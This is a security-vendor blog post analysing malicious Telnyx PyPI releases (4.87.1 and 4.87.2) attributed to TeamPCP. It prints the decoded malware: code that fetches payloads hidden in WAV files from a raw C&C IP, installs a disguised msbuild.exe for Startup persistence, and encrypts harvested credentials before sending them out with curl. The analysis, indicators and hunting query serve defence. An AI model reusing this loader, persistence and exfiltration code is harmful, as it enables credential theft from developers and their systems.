TeamPCP's Telnyx Attack Marks a Shift in Tactics Beyond LiteLLM

By John Rainier Navato (words)

Published: 2026-03-30 · Archived: 2026-04-10 02:12:55 UTC

Malware

Moving beyond their LiteLLM campaign, TeamPCP weaponizes the Telnyx Python SDK with stealthy WAV-based payloads to steal credentials across Linux, macOS, and Windows.

By: John Rainier Navato Mar 30, 2026 Read time: 6 min (1528 words)

Save to Folio

Key takeaways

- Attackers published tainted Telnyx versions 4.87.1 and 4.87.2 to PyPI, activating on import via injected code in _client.py.
- The payload uses split file injection, runtime Base64 decoding, and WAV-based steganography to hide credential stealing malware.
- Unlike the earlier LiteLLM incident, the Telnyx variant adds Windows support with Startup folder persistence alongside Linux and macOS execution.
- Any system that installed the affected versions should be treated as fully compromised; users are strongly advised to downgrade to the last known clean release, Telnyx 4.87.0, as soon as possible.

Three days after compromising the LiteLLM AI proxy package, TeamPCP struck again. On March 27, 2026, two malicious versions of the Telnyx Python SDK, a cloud communications library with over 700,000 downloads in February, were published to PyPI. The payload represents a clear shift in the campaign's tradecraft, combining WAV-embedded credential-stealing code via steganography, split-file code injection to evade visual inspection, and the campaign's first Windows-specific persistence mechanism. PyPI quarantined versions 4.87.1 and 4.87.2 at 10:13 UTC (following roughly 6.5 hours of exposure), according to the project's GitHub security advisory.

In this blog entry, we examine the Telnyx compromise and present our technical analysis, detailing how the malicious packages were weaponized, what changed from the earlier LiteLLM incident, and what defenders should watch for. We will update the entry as new information emerges from our monitoring and analysis.

For background on the broader TeamPCP campaign and the LiteLLM compromise, read our prior analysis: Your AI Gateway Was a Backdoor: Inside the LiteLLM Supply Chain Compromise.

Overview

At 03:51 UTC on March 27, Telnyx versions 4.87.1 and 4.87.2 appeared on PyPI without any corresponding commits in the upstream GitHub repository. Our analysis confirms that malicious code was injected into telnyx/_client.py, with all execution paths triggered at module scope, meaning a simple import telnyx is sufficient to activate the payload.


Attribution to TeamPCP is definitive. Our analysis found multiple elements that are byte-for-byte identical to the LiteLLM payload: the RSA-4096 public key, the tpcp.tar.gz campaign ID, the X-Filename: tpcp.tar.gz exfiltration header, the OpenSSL encryption chain (rand + AES-256-CBC + RSA-OAEP + tar), the temporary file naming convention, and the subprocess stdin pipe execution pattern. This confirms reuse of the same toolchain.

As of writing, we have not been able to determine how TeamPCP obtained the Telnyx project's PyPI publishing credentials. The project's GitHub advisory states that no workflow-level credential exposure was identified, and the PyPI trusted publisher (OIDC) was not configured.

Split-file injection: Increased evasion

The LiteLLM payload injected a contiguous block of malicious code between two legitimate code sections, making it visible to anyone scrolling through the file. The Telnyx variant improves on this by distributing its malicious components across three widely separated locations in _client.py:

- A Base64 decode wrapper function (_d()), buried among legitimate imports.
- The Linux orchestrator and credential harvester as a 4,428-character Base64 string, placed between __all__ and the class definition.
- The Windows execution path with WAV steganography logic, appended after all legitimate classes at the end of the file.



All sensitive strings in the Windows path are obfuscated using the _d() wrapper, which Base64-decodes strings at runtime. This differs from LiteLLM where strings remained in plaintext within the Base64-encoded payload. Decoded values include the Startup folder path, the msbuild.exe filename, and the command-and-control (C&C) URL.

```python
def setup():
    if os.name != 'nt':
        return

    try:
        p = os.path.join(os.getenv(_d('QVBQREFUQQ==')), _d('TWljcm9zb2Z0XFdpbmRvd3NcU3RhcnQgTWVudVxQcm9ncmFtc1xTdGFydHVw'), _d('bXNidWlsZC5leGU='))
        l = p + _d('LmxvY2s=')
        t = p + _d('LnRtcA==')

        if os.path.exists(p):
            return

        if os.path.exists(l):
            m_time = os.path.getmtime(l)
            if (time.time() - m_time) < 43200:
                return

        with open(l, 'w') as f:
            f.write(str(time.time()))

        try:
            subprocess.run(['attrib', '+h', l], capture_output=True)
        except:
            pass

        r = urllib.request.Request(_d('aHR0cDovLzgzLjE0Mi4yMDkuMjAzOjgwODAvaGFuZ3VwLndhdg=='), headers={_d('VXNlci1BZ2VudA=='): _d('TW96aWxsYS81LjA=')})
        with urllib.request.urlopen(r, timeout=15) as d:
            with open(t, "wb") as f:
                f.write(d.read())

        with wave.open(t, 'rb') as w:
            b = base64.b64decode(w.readframes(w.getnframes()))
            s, m = b[:8], b[8:]
            payload = bytes([m[i] ^ s[i % len(s)] for i in range(len(m))])
            with open(p, "wb") as f:
                f.write(payload)

        if os.path.exists(t):
            os.remove(t)

        subprocess.Popen([p], creationflags=0x08000000)

    except:
        pass

def FetchAudio():
    if os.name == 'nt':
        return
    try:
        subprocess.Popen(
            [sys.executable, "-c", f"import base64; exec(base64.b64decode('{p}').decode())"],
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            start_new_session=True
        )
    except:
        pass

Client = Telnyx

AsyncClient = AsyncTelnyx

Setup()

FetchAudio()
```

The shift to audio steganography

The most significant change from the LiteLLM attack is that the Telnyx variant no longer embeds the credential harvester in the source code. Instead, it downloads the harvester at runtime, hidden inside structurally valid WAV audio files hosted on the C&C server.

Our analysis of the extraction process shows that the WAV file's raw audio frames are read using Python's wave module, Base64-decoded, then split: the first 8 bytes serve as an XOR key, while the remaining bytes constitute the XOR-encrypted payload. Each byte is XORed against the rotating 8-byte key to recover the cleartext.

```python
WAV_URL = "http://83.142.209.203:8080/ringtone.wav"

def audioimport():
    if os.name == 'nt':
        return

    with tempfile.TemporaryDirectory() as d:
        collected = os.path.join(d, "c")
        pk = os.path.join(d, "p")
        sk = os.path.join(d, "session.key")
        ef = os.path.join(d, "payload.enc")`
        ek = os.path.join(d, "session.key.enc")
        bn = os.path.join(d, "tpcp.tar.gz")
        wf = os.path.join(d, "temp.wav")

        try:
            req = urllib.request.Request(WAV_URL, headers={'User-Agent': 'Mozilla/5.0'})
            with urllib.request.urlopen(req, timeout=15) as r:
                with open(wf, "wb") as f:
                    f.write(r.read())

            with wave.open(wf, 'rb') as w:
                raw = base64.b64decode(w.readframes(w.getnframes()))
                s, data = raw[:8], raw[8:]
                payload = bytes([data[i] ^ s[i % len(s)] for i in range(len(data))])

            with open(collected, "wb") as f:
                subprocess.run(
                    [sys.executable, "-"],
                    input=payload,
                    stdout=f,
                    stderr=subprocess.DEVNULL,
                    check=True
                )
        except:
            return
```

Figure 4 . The decoded Base64 payload for Linux downloading the WAV file, which it then decodes, and runs the resulting payload

As a result, static analysis of the package source code reveals no harvester logic — the actual credential-stealing script exists only on the C&C server inside audio files. These WAV files pass MIME-type validation as legitimate media, bypass file extension filters, and evade string-based static analysis. This is a significant evasion improvement over the LiteLLM variant, where the full harvester was embedded as a static Base64 blob.

WAV steganography first appeared in the TeamPCP campaign on March 22 in the *kamikaze.sh* Kubernetes wiper variant, as documented by Aikido. The Telnyx compromise shows the technique maturing from experimental use into production deployment against PyPI, compressing the cycle from prototype to production in just five days.

Dual-platform targeting

While LiteLLM payload targeted only Linux systems, the the Telnyx variant expands support to include Windows.

The Windows execution path downloads hangup.wav from 83[.]142[.]209[.]203:8080, extracts a PE executable via the XOR steganography technique, and installs it as msbuild.exe in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ to establish boot persistence. The filename mimics Microsoft's legitimate MSBuild tool.

The executable is launched with the CREATE_NO_WINDOW flag (0x08000000) to suppress any visible window. An anti-replay mechanism checks for msbuild.exe.lock; if the lock file was modified within the last 43,200

seconds (12 hours), execution is skipped. This lock file is hidden via attrib +h, preventing redundant downloads and executions when the package is imported multiple times, reducing network noise and detection risk.

```
def setup():
    if os.name != 'nt':
        return

    try:
        p = os.path.join(os.getenv(_d('QVBQREFUQQ==')), _d('TWljcm9zb2Z0XFdpbmRvd3NcU3RhcnQgTWVudVxQcm9ncmFtc1xTdGFydHVw'), _d('bXNidWlsZC5leGU='))
        l = p + _d('LmxvY2s=')
        t = p + _d('LnRtcA==')

        if os.path.exists(p):
            return

        if os.path.exists(l):
            m_time = os.path.getmtime(l)
            if (time.time() - m_time) < 43200:
                return

        with open(l, 'w') as f:
            f.write(str(time.time()))

        try:
            subprocess.run(['attrib', '+h', l], capture_output=True)
        except:
            pass

        r = urllib.request.Request(_d('aHR0cDovLzgzLjE0Mi4yMDkuMjAzOjgwODAvaGFuZ3VwLndhdg=='), headers={_d('VXNlci1BZ2VudA=='): _d('TW96aWxsYS81LjA=')})
        with urllib.request.urlopen(r, timeout=15) as d:
            with open(t, "wb") as f:
                f.write(d.read())

        with wave.open(t, 'rb') as w:
            b = base64.b64decode(w.readframes(w.getnframes()))
            s, m = b[:8], b[8:]
            payload = bytes([m[i] ^ s[i % len(s)] for i in range(len(m))])
            with open(p, "wb") as f:
                f.write(payload)

        if os.path.exists(t):
            os.remove(t)

        subprocess.Popen([p], creationflags=0x08000000)

    except:
        pass
```

Figure 5. The anti-replay lock file mechanism checks msbuild.exe.lock modification time, skips if it less than 43,200 seconds (12 hours), and hides lock via attrib +h

In the Linux/macOS path, the base64 payload variable is launched as a detached background process using subprocess.Popen with start_new_session=True and suppressed output. The payload then downloads ringtone.wav from the same C&C server, extracts the credential harvester via the same WAV steganography technique, and feeds it through the standard TPCP exfiltration pipeline (AES-256-CBC + RSA-4096 OAEP -> tpcp.tar.gz -> HTTP POST).

Infrastructure shift

The Telnyx variant abandons the domain-based HTTPS infrastructure used in LiteLLM and switches to a raw IP address over plaintext HTTP, possibly indicating that the LiteLLM domains were reported and subsequently taken down, forcing the attacker to revert to direct IP addressing. The move to plaintext HTTP also exposes the WAV file downloads and the exfiltrated tpcp.tar.gz archive to network monitoring, creating a potential detection opportunity that was not available with the HTTPS-based LiteLLM infrastructure.

	LiteLLM	**Telnyx**
Exfiltration	`hxxps[://]models[.]litellm[.]cloud/`	`hxxp[://]83[.]142[.]209[.]203:8080/`
C&C server / payload	`hxxps[://]checkmarx[.]zone/raw`	`hxxp[://]83[.]142[.]209[.]203:8080/` (WAV files)
Protocol	HTTPS (encrypted)	HTTP (plaintext)

Addressing	Domain names	Direct IP

Table 1. Infrastructure comparison between the LiteLLM and Telnyx variants

```
        with open(pk, "w") as f:
            f.write(PUB_KEY_CONTENT)

        try:
            subprocess.run(["openssl", "rand", "-out", sk, "32"], check=True)
            subprocess.run(["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef, "-pass", f"file:{sk}", "-pbkdf2"], check=True, stderr=subprocess.DEVNULL)
            subprocess.run(["openssl", "pkeyutl", "-encrypt", "-pubin", "-inkey", pk, "-in", sk, "-out", ek, "-pkeyopt", "rsa_padding_mode:oaep"], check=True, stderr=subprocess.DEVNULL)
            subprocess.run(["tar", "-czf", bn, "-C", d, "payload.enc", "session.key.enc"], check=True)

            subprocess.run([
                "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", "-X", "POST",
                "http://83.142.209.203:8080/",
                "-H", "Content-Type: application/octet-stream",
                "-H", "X-Filename: tpcp.tar.gz",
                "--data-binary", f"@{bn}"
            ], check=True, stderr=subprocess.DEVNULL)
        except:
            pass

audioimport()
```

Conclusion and recommendations

The Telnyx compromise indicates a continued change in the techniques used in TeamPCP's supply-chain activity, with adjustments to tooling, delivery methods, and platform coverage. In just eight days, the actor has pivoted across security scanners, AI infrastructure, and now telecommunications tooling evolving their delivery from inline Base64 to *.pth* auto-execution, and ultimately to split-file WAV steganography, while also expanding from Linux-only to dual-platform targeting with Windows persistence.

The shift from HTTPS domains to plaintext HTTP on a raw IP address may signal mounting infrastructure pressure, but it simultaneously introduces a detection opportunity. In affected environments, indicators may include WAV file downloads from non-media IP addresses over port 8080, unexpected msbuild.exe binaries in user Startup folders, outbound HTTP requests containing the X-Filename: tpcp.tar.gz header, and file-hiding activity such as attrib +h applied to .lock files.

As a precautionary measure, organizations should downgrade any installations of Telnyx 4.87.1 or 4.87.2 to the last known clean release (4.87.0) and treat systems that imported the affected versions as exposed. Organizations should also pin all PyPI dependencies by hash and closely monitor CI/CD environments for unexpected audio file downloads,

Proactive security with TrendAI Vision One™

TrendAI Vision One™ is the industry-leading AI cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection.

TrendAI Vision One™ Threat Intelligence Hub

TrendAI Vision One™ Threat Intelligence Hub provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threats: TeamPCP Hits Telnyx: WAV Steganography and Windows Targeting

TeamPCP Hits Telnyx: WAV Steganography and Windows Targeting

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Hunting Queries

Detects network connections to the campaign's C&C server

*eventSubId:201 AND request:"*83.142.209.203**"*

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise (IoCs)

The indicators of compromise for this entry can be found here.

Tags
